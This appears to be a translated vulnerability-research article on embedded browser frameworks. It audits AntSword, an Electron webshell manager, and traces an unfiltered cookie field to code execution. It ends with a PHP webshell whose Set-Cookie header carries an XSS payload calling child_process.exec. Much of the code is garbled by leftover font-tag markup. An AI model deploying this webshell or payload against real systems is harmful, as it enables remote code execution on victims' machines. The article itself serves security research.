

Understanding Embedded Browser Security: Electron Framework

Simply understand, the embedded browser frame is the browser control embedded in the client software. The browser and the host program are isolated. The rich interface of the browser control allows the browser to interact with the host program to achieve rich functions.

To put it simply is to use front-end technology to develop the client interface

Common embedded browser frames:


1. CEF
2. Electron
3. QTwebkit
4. node_webkit
5. WebBrowser

From the perspective of market share, CEF\Electron both have a high share. Of course, CEF has the highest share in the world! !

How to distinguish between two embedded frameworks?

We can see what features are developed in the CEF framework, using WeChat, Lanxin, Youdaoyun, and Ant Sword as examples.

There is a saying:



名称	修改日期	类型	大小
locales	2020/7/9 16:30	文件夹	
logs	2020/7/9 16:30	文件夹	
res	2020/7/9 16:30	文件夹	
theme	2020/7/9 16:30	文件夹	
CB6F53D7-5B3E-46f4-BE20-DD89118...	2019/8/19 18:55	Data Base File	193 KB
cef.pak	2019/8/19 18:55	PAK 文件	5,936 KB
cef_100_percent.pak	2019/8/19 18:55	PAK 文件	272 KB
cef_200_percent.pak	2019/8/19 18:55	PAK 文件	375 KB
cef_extensions.pak	2019/8/19 18:55	PAK 文件	3,421 KB
chrome_elf.dll	2020/5/11 11:40	应用程序扩展	430 KB
cimage.dll	2020/5/11 11:40	应用程序扩展	322 KB
Common.dll	2020/5/11 11:39	应用程序扩展	195 KB
CrashRpt.conf	2019/8/19 18:55	CONF 文件	1 KB
CrashRpt.dll	2020/5/11 11:39	应用程序扩展	38 KB
CrashRpt.dll.manifest	2019/8/19 18:55	MANIFEST 文件	1 KB
d3dcompiler_43.dll	2019/8/19 18:55	应用程序扩展	2,057 KB
d3dcompiler_47.dll	2019/8/19 18:55	应用程序扩展	3,660 KB
dbghelp.dll	2019/8/19 18:56	应用程序扩展	1,056 KB
doc2any.dll	2020/5/11 11:40	应用程序扩展	18,943 KB
DocToPDF.exe	2020/5/11 11:40	应用程序	466 KB
DocToPDF.exe.manifest	2019/8/19 18:55	MANIFEST 文件	2 KB
ExtraEditor.dll	2020/5/11 11:39	应用程序扩展	521 KB
FOXITPDFSDKACTIVEVEX.OCX	2019/8/19 18:55	ActiveX 控件	12,813 KB
hookWord32.dll	2020/5/11 11:40	应用程序扩展	202 KB
hookWord3264.dll	2020/5/11 11:40	应用程序扩展	254 KB
icudtl.dat	2019/8/19 18:55	DAT 文件	9,929 KB
ieext_btn.htm	2019/8/19 18:55	Chrome HTML D...	1 KB
ieext_menu.htm	2019/8/19 18:55	Chrome HTML D...	1 KB
InstallDaemon.exe	2020/5/11 11:39	应用程序	119 KB
lang_zh_cn.xml	2019/8/19 18:56	XML 文档	268 KB
libcef.dll	2020/5/11 11:39	应用程序扩展	66,598 KB
libeay32.dll	2020/5/11 11:39	应用程序扩展	1,177 KB
libEGL.dll	2020/5/11 11:40	应用程序扩展	85 KB
libGLSV2.dll	2020/5/11 11:40	应用程序扩展	2,857 KB

Blue letter:

此电脑 > 本地磁盘 (D:) > lanxin > LanxinSoftCustom > main

名称	修改日期	类型	大小
api-ms-win-crt-heap-l1-1-0.dll	2020/7/7 14:18	应用程序扩展	13 KB
api-ms-win-crt-locale-l1-1-0.dll	2020/7/7 14:18	应用程序扩展	12 KB
api-ms-win-crt-math-l1-1-0.dll	2020/7/7 14:18	应用程序扩展	22 KB
api-ms-win-crt-multibyte-l1-1-0.dll	2020/7/7 14:18	应用程序扩展	20 KB
api-ms-win-crt-private-l1-1-0.dll	2020/7/7 14:18	应用程序扩展	63 KB
api-ms-win-crt-process-l1-1-0.dll	2020/7/7 14:18	应用程序扩展	13 KB
api-ms-win-crt-runtime-l1-1-0.dll	2020/7/7 14:18	应用程序扩展	16 KB
api-ms-win-crt-stdio-l1-1-0.dll	2020/7/7 14:18	应用程序扩展	18 KB
api-ms-win-crt-string-l1-1-0.dll	2020/7/7 14:18	应用程序扩展	18 KB
api-ms-win-crt-time-l1-1-0.dll	2020/7/7 14:18	应用程序扩展	14 KB
api-ms-win-crt-utility-l1-1-0.dll	2020/7/7 14:18	应用程序扩展	12 KB
cef.pak	2020/7/7 14:18	PAK 文件	2,269 KB
cef_100_percent.pak	2020/7/7 14:18	PAK 文件	142 KB
cef_200_percent.pak	2020/7/7 14:18	PAK 文件	228 KB
cef_extensions.pak	2020/7/7 14:18	PAK 文件	4,182 KB
concrtdll.dll	2020/7/7 14:18	应用程序扩展	238 KB
CrashReport.dll	2020/7/7 14:18	应用程序扩展	207 KB
d3dcompiler_43.dll	2020/7/7 14:18	应用程序扩展	2,057 KB
d3dcompiler_47.dll	2020/7/7 14:18	应用程序扩展	3,623 KB
devtools_resources.pak	2020/7/7 14:18	PAK 文件	4,556 KB
dup.dll	2020/7/7 14:18	应用程序扩展	1,484 KB
ghhlp32.dll	2020/7/7 14:18	应用程序扩展	250 KB
hmpdll.dll	2020/7/7 14:18	应用程序扩展	1,637 KB
l18N.dll	2020/7/7 14:18	应用程序扩展	94 KB
icudt54.dll	2020/7/7 14:18	应用程序扩展	21 KB
icudtl.dat	2020/7/7 14:18	DAT 文件	9,969 KB
icuuc54.dll	2020/7/7 14:18	应用程序扩展	1,151 KB
imcore.dll	2020/7/7 14:18	应用程序扩展	74,102 KB
language.json	2020/7/7 14:18	JSON File	30 KB
libcef.dll	2020/7/7 14:18	应用程序扩展	48,613 KB
libcrypto-1_1.dll	2020/7/7 14:18	应用程序扩展	2,284 KB
libEGL.dll	2020/7/7 14:18	应用程序扩展	94 KB
libfftw3f-3.dll	2020/7/7 14:18	应用程序扩展	1,411 KB

NetEase Cloud:

名称	修改日期	类型	大小
locales	2020/6/22 20:28	文件夹	
AndroidAssistHelper.dll	2020/3/17 16:56	应用程序扩展	223 KB
applet_100_percent.pak	2020/7/2 15:35	PAK 文件	10,151 KB
applet_200_percent.pak	2020/7/2 15:35	PAK 文件	10,226 KB
applet_locales.data	2020/7/2 15:35	DATA 文件	7 KB
CEF_LICENSE.txt	2020/3/17 16:56	文本文档	2 KB
CefResources.data	2020/3/31 16:13	DATA 文件	3,244 KB
crash_capturer.dll	2020/7/2 15:35	应用程序扩展	419 KB
CrashReporter.exe	2020/3/17 15:51	应用程序	2,364 KB
d3dcompiler_43.dll	2020/3/17 16:56	应用程序扩展	2,057 KB
d3dcompiler_47.dll	2020/3/17 16:56	应用程序扩展	3,572 KB
dbghelp.dll	2020/3/17 16:56	应用程序扩展	1,056 KB
directui license.txt	2020/3/17 16:56	文本文档	1 KB
duilib license.txt	2020/3/17 16:56	文本文档	2 KB
en-US.pak	2020/3/17 15:51	PAK 文件	1 KB
ffmpegsumo.dll	2020/3/17 16:56	应用程序扩展	1,875 KB

Ant Sword:

名称	修改日期	类型	大小
.github	2020/6/26 9:51	文件夹	
antData	2020/7/8 10:14	文件夹	
modules	2020/6/26 9:51	文件夹	
node_modules	2020/6/26 9:51	文件夹	
source	2020/6/26 9:51	文件夹	
static	2020/6/26 9:51	文件夹	
views	2020/6/26 9:51	文件夹	
.gitignore	2020/5/1 17:02	文本文档	1 KB
app.js	2020/5/1 17:02	JavaScript 文件	3 KB
CHANGELOG.md	2020/5/1 17:02	MD 文件	39 KB
LICENSE	2020/5/1 17:02	文件	2 KB
package.json	2020/5/1 17:02	JSON File	1 KB
package-lock.json	2020/5/1 17:02	JSON File	35 KB
README.md	2020/5/1 17:02	MD 文件	3 KB
README_CN.md	2020/5/1 17:02	MD 文件	3 KB

Electron official website:


Electron 运行 `package.json` 的 `main` 脚本的进程被称为**主进程**。在主进程中运行的脚本通过创建web页面来展示用户界面。一个 Electron 应用总是有且只有一个主进程。

由于 Electron 使用了 Chromium 来展示 web 页面，所以 Chromium 的多进程架构也被使用到。每个 Electron 中的 web 页面运行在它的叫**渲染进程**的进程中。

在普通的浏览器中，web页面通常在沙盒环境中运行，并且无法访问操作系统的原生资源。然而 Electron 的用户在 Node.js 的 API 支持下可以在页面中和操作系统进行一些底层交互。

electron framework packaging:

- `platform=win32`: 确定了你要构建哪个平台的应用,可取的值有 `darwin`, `linux`, `mas`, `win32`
- `arch=x64`: 决定了使用 `x86` 还是 `x64` 还是两个架构都用
- `icon=computer.ico`: 自定义设置应用图标
- `out=./out`: 指定打包文件输出的文件夹位置,当前指定的为项目目录下的`out`文件夹
- `asar`: 该参数可以不加,如果加上,打包之后应用的源码会以 `asar`格式存在

 `app.asar`

From the above, it can be concluded that if the source code with `libcef.dll` is developed by the `cef` framework, if the source code has `package.json`, it is all electron

```
<font style="vertical-align: inherit;"><font style="vertical-align: inherit;">{</font></font><font></font><font style="vertical-align: inherit;"><font style="vertical-align: inherit;">  
  "name": "antsword", //program name</font></font><font></font><font style="vertical-align: inherit;"><font style="vertical-align: inherit;">  
  "version": "2.1.8.1", //version</font></font><font></font><font style="vertical-align: inherit;"><font style="vertical-align: inherit;">  
  "description": "China Ant Sword is a cross-platform open source website management tool", //description</font></font><font></font><font style="vertical-align: inherit;"><font style="vertical-align: inherit;">  
  "main": "app.js", //Program entry</font></font><font></font><font style="vertical-align: inherit;"><font style="vertical-align: inherit;">  
  "dependencies": { //Extension</font></font><font></font><font style="vertical-align: inherit;"><font style="vertical-align: inherit;">  
    "crypto-js": "3.1.9-1",</font></font><font></font><font style="vertical-align: inherit;"><font style="vertical-align: inherit;">  
    "extract-zip": "^1.6.7",</font></font><font></font><font style="vertical-align: inherit;"><font style="vertical-align: inherit;">  
    "geoips": "0.0.1",</font></font><font></font><font style="vertical-align: inherit;"><font style="vertical-align: inherit;">  
    "iconv-lite": "^0.4.23",</font></font><font></font><font style="vertical-align: inherit;"><font style="vertical-align: inherit;">
```

```
inherit;"><font style="vertical-align: inherit;">
  "jschardet": "^1.6.0",</font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
  "marked": "^0.6.2",</font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
  "nedb": "^1.5.1",</font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  "node-rsa": "^1.0.5",</font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
  "superagent": "^3.8.3",</font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
  "superagent-proxy": "^1.0.3",</font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
  "tar": "^4.4.6",</font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  "through": "^2.3.8"</font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
  },</font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  "scripts": {</font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    "start": "AntSword app.js",</font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
    "build": "npm start"</font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
  },</font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  "author": "antoor <u@uyu.us>", //Developer</font></font><font style="vertical-align: inherit;"><font style="vertical-align: inherit;">
  "license": "MIT",</font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  "repository": {</font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    "type": "git",</font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    "url": "https://github.com/AntSwordProject/AntSword"</font></font><font style="vertical-align: inherit;"><font style="vertical-align: inherit;">
  },</font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  "update": {</font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    "md5": "",</font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    "logs": "",</font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    "sources": {</font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
      "github":
"https://github.com/AntSwordProject/antSword/releases/latest"</font></font><font style="vertical-align: inherit;"><font style="vertical-align: inherit;">
    }</font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  }</font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
```

```

},</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  "bugs": {</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    "url":
"https://github.com/AntSwordProject/AntSword/issues"</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align: inherit;">
  },</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  "homepage": "https://github.com/AntSwordProject/AntSword/"</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align: inherit;">
}</font></font><font></font>

```

In the Electron program, you can define your own methods, such as http, https, etc. The protocol API in the official document is used to implement protocol registration:

<https://www.electronjs.org/docs/api/protocol#protocolregisterschemesasprivilegedcustomschemes>

Take Ant Sword as an example to see which protocols he has implemented:

The following protocols were registered at the beginning of the program:

```

<font style="vertical-align: inherit;"><font style="vertical-align:
inherit;">protocol.registerStandardSchemes(['ant-views', 'ant-static', 'ant-src']
);
</font></font>

```

Of course, you need to specify the directory after registering the agreement:

```
<font style="vertical-align: inherit;"><font style="vertical-align: inherit;">
[</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  [</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    'static', '/static/', 13</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
  ],</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  [</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    'views', '/views/', 12</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
  ], //- Access the views file by accessing ant-views</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align: inherit;">
  ['src', '/source/', 10] //- Access the source file by accessing
ant-src</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  ].map((_) => {</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    protocol.registerFileProtocol(`ant-${_[0]}`, (req, cb) =>
{</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
      if (req.url.endsWith('/')) {</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
        req.url = req</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
          .url</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
            .substr(0, req.url.length-1);</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align: inherit;">
          }</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
            cb({</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
              path: path.normalize(path.join(__dirname, __[1],
req.url.substr(__[2])))</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
            });</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
          });</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
        });</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
      });</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    });</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  });</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
}
```

The above code is to redirect the three custom protocols of ant-static, ant-views, and ant-src to the static, views, and source directories in the root directory:

名称	修改日期	类型	大小
.github	2020/6/26 9:51	文件夹	
antData	2020/7/8 10:14	文件夹	
modules	2020/6/26 9:51	文件夹	
node_modules	2020/6/26 9:51	文件夹	
source	2020/6/26 9:51	文件夹	
static	2020/6/26 9:51	文件夹	
views	2020/6/26 9:51	文件夹	
.gitignore	2020/5/1 17:02	文本文档	1 KB
app.js	2020/5/1 17:02	JavaScript 文件	3 KB
CHANGELOG.md	2020/5/1 17:02	MD 文件	39 KB
LICENSE	2020/5/1 17:02	文件	2 KB
package.json	2020/5/1 17:02	JSON File	1 KB
package-lock.json	2020/5/1 17:02	JSON File	35 KB
README.md	2020/5/1 17:02	MD 文件	3 KB
README_CN.md	2020/5/1 17:02	MD 文件	3 KB

Load the main interface:

To load the main interface in the electron framework, you need to create a browser object

first, and then load the page into the browser object:

```
<font style="vertical-align: inherit;"><font style="vertical-align: inherit;"> let
mainWindow = new BrowserWindow({ //Initialize the browser
object</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
width: 1040,</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
height: 699,</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
minWidth: 888,</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
minHeight: 555,</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
title: 'AntSword',</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
webPreferences: {</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
webgl: false,</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
javascript: true,</font></font><font></font><font style="vertical-align: inherit;">
inherit;"><font style="vertical-align: inherit;">
nodeIntegration: true, // enable nodejs support</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align: inherit;">
// contextIsolation: false, // Turn off context isolation webSecurity:
false,</font></font><font></font><font style="vertical-align: inherit;"><font
```

```

style="vertical-align: inherit;">
    // allowRunningInsecureContent: true, sandbox: false,</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align: inherit;">
    }</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    });</font></font><font></font>
<font></font><font style="vertical-align: inherit;"><font style="vertical-align: inherit;">
    // Load views</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    mainWindow.loadURL('ant-views://front/index.html'); // Load the
page</font></font><font></font>

```

There is an element called `nodeIntegration` above which is very important, because it is enabled to load the module in node. If this element is false, you need to use the js function defined by him for code execution.

Start vulnerability mining:

Before digging for vulnerabilities, two things need to be considered:

1. Where is the core module?
2. Is it possible to interact remotely?

First, solve the first problem, the location of the core module, which has been told to us at the entry point of Ant Sword:

```

<font style="vertical-align: inherit;"><font style="vertical-align: inherit;">// Initialize
the module</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    [</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
        'menubar',</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
        'request',</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
        'database',</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
        'cache',</font></font><font></font><font style="vertical-align: inherit;"><font

```

```
style="vertical-align: inherit;">
  'update',</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  'plugStore'</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  ].map((_) => {</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    new(require(`./modules/${_}`))(electron, app,
mainWindow);</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  });</font></font><font></font>
```

We currently have no way to control whether remote interaction is possible in the modules directory.


Embedded browser code execution flow analysis:

Can the traditional JS code (Chrome's V8 engine) operate on your computer's files? There is no way, so we need to use external forces to execute the code. Electron is developed based on node.js, and node.js can manipulate files and even execute commands. So the role of the nodeIntegration attribute mentioned earlier is highlighted. Without it, we need to take a lot of detours to execute the code, but if the nodeIntegration attribute is turned on, we can directly call the nodejs library for code execution.

Since it is based on nodejs, it must be driven by JS. In penetration testing, we need to have an XSS vulnerability if we want to modify or operate a page, and the same applies to embedded browsers.

According to software function analysis:

First of all, through the function of the software, we can know that Ant Sword is a webshell management program, so the place where it communicates with the remote is fixed. We need to send back data from the controlled end and present it to the user. Which ones are controllable by the server?



It's nothing more than the above modules. With ideas, we only need to audit the JS where the above modules are located.

Through the function JS and some other files, and debugging output information, the specific implementation directories of several functions in the above figure are obtained:

app.js Line 64:

```
<font style="vertical-align: inherit;"><font style="vertical-align: inherit;">mainWindow.loadURL('ant-views://front/index.html');</font></font>
```

front/index.html Line 10:

```
<font style="vertical-align: inherit;"><font style="vertical-align: inherit;"> <script src="ant-src://load.entry.js"></script></font></font>
```

load.entry.js Line 154:

```
<font style="vertical-align: inherit;"><font style="vertical-align: inherit;">require('app.entry');</font></font>
```

database	2020/6/26 9:51	文件夹
filemanager	2020/6/26 9:51	文件夹
plugin	2020/6/26 9:51	文件夹
settings	2020/6/26 9:51	文件夹
shellmanager	2020/6/26 9:51	文件夹
terminal	2020/6/26 9:51	文件夹
viewsite	2020/6/26 9:51	文件夹

Filter function:

Through analysis, we know that there are the following two functions:

noxss:

This function is used to filter the dangerous characters in the data returned by the server:

```

<font style="vertical-align: inherit;"><font style="vertical-align:
inherit;"> noxss: (html = '', wrap = true) =>
{</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
    let _html = String(html)</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align:
inherit;">
        .replace(/&/g, "&"</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align:
inherit;">
            .replace(/'/g, "'")</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align:
inherit;">
                .replace(/>/g, ">"</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align:
inherit;">
                    .replace(/</g, "<"</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align:
inherit;">
                        .replace(/"/g, "\"");</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align:
inherit;">
                            if (wrap) {</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align:
inherit;">
                                _html =
_html.replace(/\n/g, '<br/>');</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align:
inherit;">
                                    }</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
                                        return _html;</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align:
inherit;">
                                            }</font></font><font></font>

```

noxss:

Convert the materialized characters back to dangerous characters.

```
<font style="vertical-align: inherit;"><font style="vertical-align: inherit;"> unxss: (html
='', wrap = true) => {</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
  let _html = String(html)</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
    .replace(/'/g, "'")</font></font><font></font>
    .replace(/&gt;/g, ">")</font></font>
    .replace(/&lt;/g, "<")</font></font>
    .replace(/&quot;/g, "'")</font></font>
    .replace(/&amp;/g, "&");</font></font>
  if (wrap) {<font></font>
    _html = _html.replace(/<br\/>/g, '\n'); // 只替换 noxss 转义过的<font></font>
  }</font></font>
  return _html;</font></font>
},</font></font>
```

The process from an XSS vulnerability to RCE:

source\modules\views\site\index.js

```
_refreshCookie() {<font></font>
  CookieMgr</font></font>
  .get({<font></font>
    url: this.opts['url']</font></font>
  })</font></font>
  .then((cookie) => {<font></font>
    let data = [];</font></font>
    cookie.map((c, i) => {<font></font>
      data.push({<font></font>
        id: i + 1,</font></font>
        data: [</font></font>
          c.name, c.value, c.domain, c.path, c.session ?</font></font>
            'Session' :</font></font>
            new Date(c.expirationDate).toUTCString(),</font></font>
          c.name.length + c.value.length,</font></font>
          c.httpOnly ?</font></font>
            'httpOnly' :</font></font>
            '',</font></font>
          c.secure ?</font></font>
            'Secure' :</font></font>
            ''</font></font>
        ]</font></font>
      });</font></font>
    });</font></font>
  // 刷新UI</font></font>
  this</font></font>
```

```

.grid<font></font>
.clearAll();<font></font>
this<font></font>
.grid<font></font>
.parse({<font></font>
  'rows': data<font></font>
}, 'json');<font></font>
})<font></font>
}<font></font>

```

1. Request the url of the current shell:

```

.get({<font></font>
  url: this.opts['url']<font></font>
})<font></font>

```

2. Pass the result obtained to the anonymous function:

```

then((cookie) => {<font></font>
  .....<font></font>
})<font></font>

```

3. Get data from the server and enter the parse function without calling noxss

```

refreshCookie() {<font></font>
  .....<font></font>
  data.push({<font></font>
    id: i + 1,<font></font>
    data: [<font></font>
      c.name, c.value, c.domain, c.path, c.session ?<font></font>
      'Session' :<font></font>
      new Date(c.expirationDate).toUTCString(),<font></font>
      c.name.length + c.value.length,<font></font>
      c.httpOnly ?<font></font>
      'httpOnly' :<font></font>
      '',<font></font>
      c.secure ?<font></font>
      'Secure' :<font></font>
      ''<font></font>
    ]<font></font>
  });<font></font>
});<font></font>
// 刷新UI<font></font>
this<font></font>
.grid<font></font>

```



```
.clearAll();<font></font>
this<font></font>
.grid<font></font>
.parse({<font></font>
  'rows': data<font></font>
}, 'json');<font></font>
})<font></font>
}<font></font>
```

Construct payload

Because the target has nodeIntegration turned on, the nodejs library can be used directly:

```
require('child_process').exec('calc.exe')
```

Implant code:

Assume that o.php is the backdoor left by hackers:

```
<?php<font></font>
eval(''.$_POST['s']);<font></font>
?><font></font>
```

Because Ant Sword obtains cookies, it needs to call the header function:


```
<?php<font></font>
<font></font>
eval(''.$_POST['s']);<font></font>
<font></font>
header("set-cookie:aaa=<img src=1
onerror=require('child_process').exec('calc.exe')>");<font></font>
?><font></font>
```

```
<?php
eval(''.$_POST['s']);
header("set-cookie:aaa=<img src=1 onerror=require('child_process').exec('calc.exe')>");
?>
```

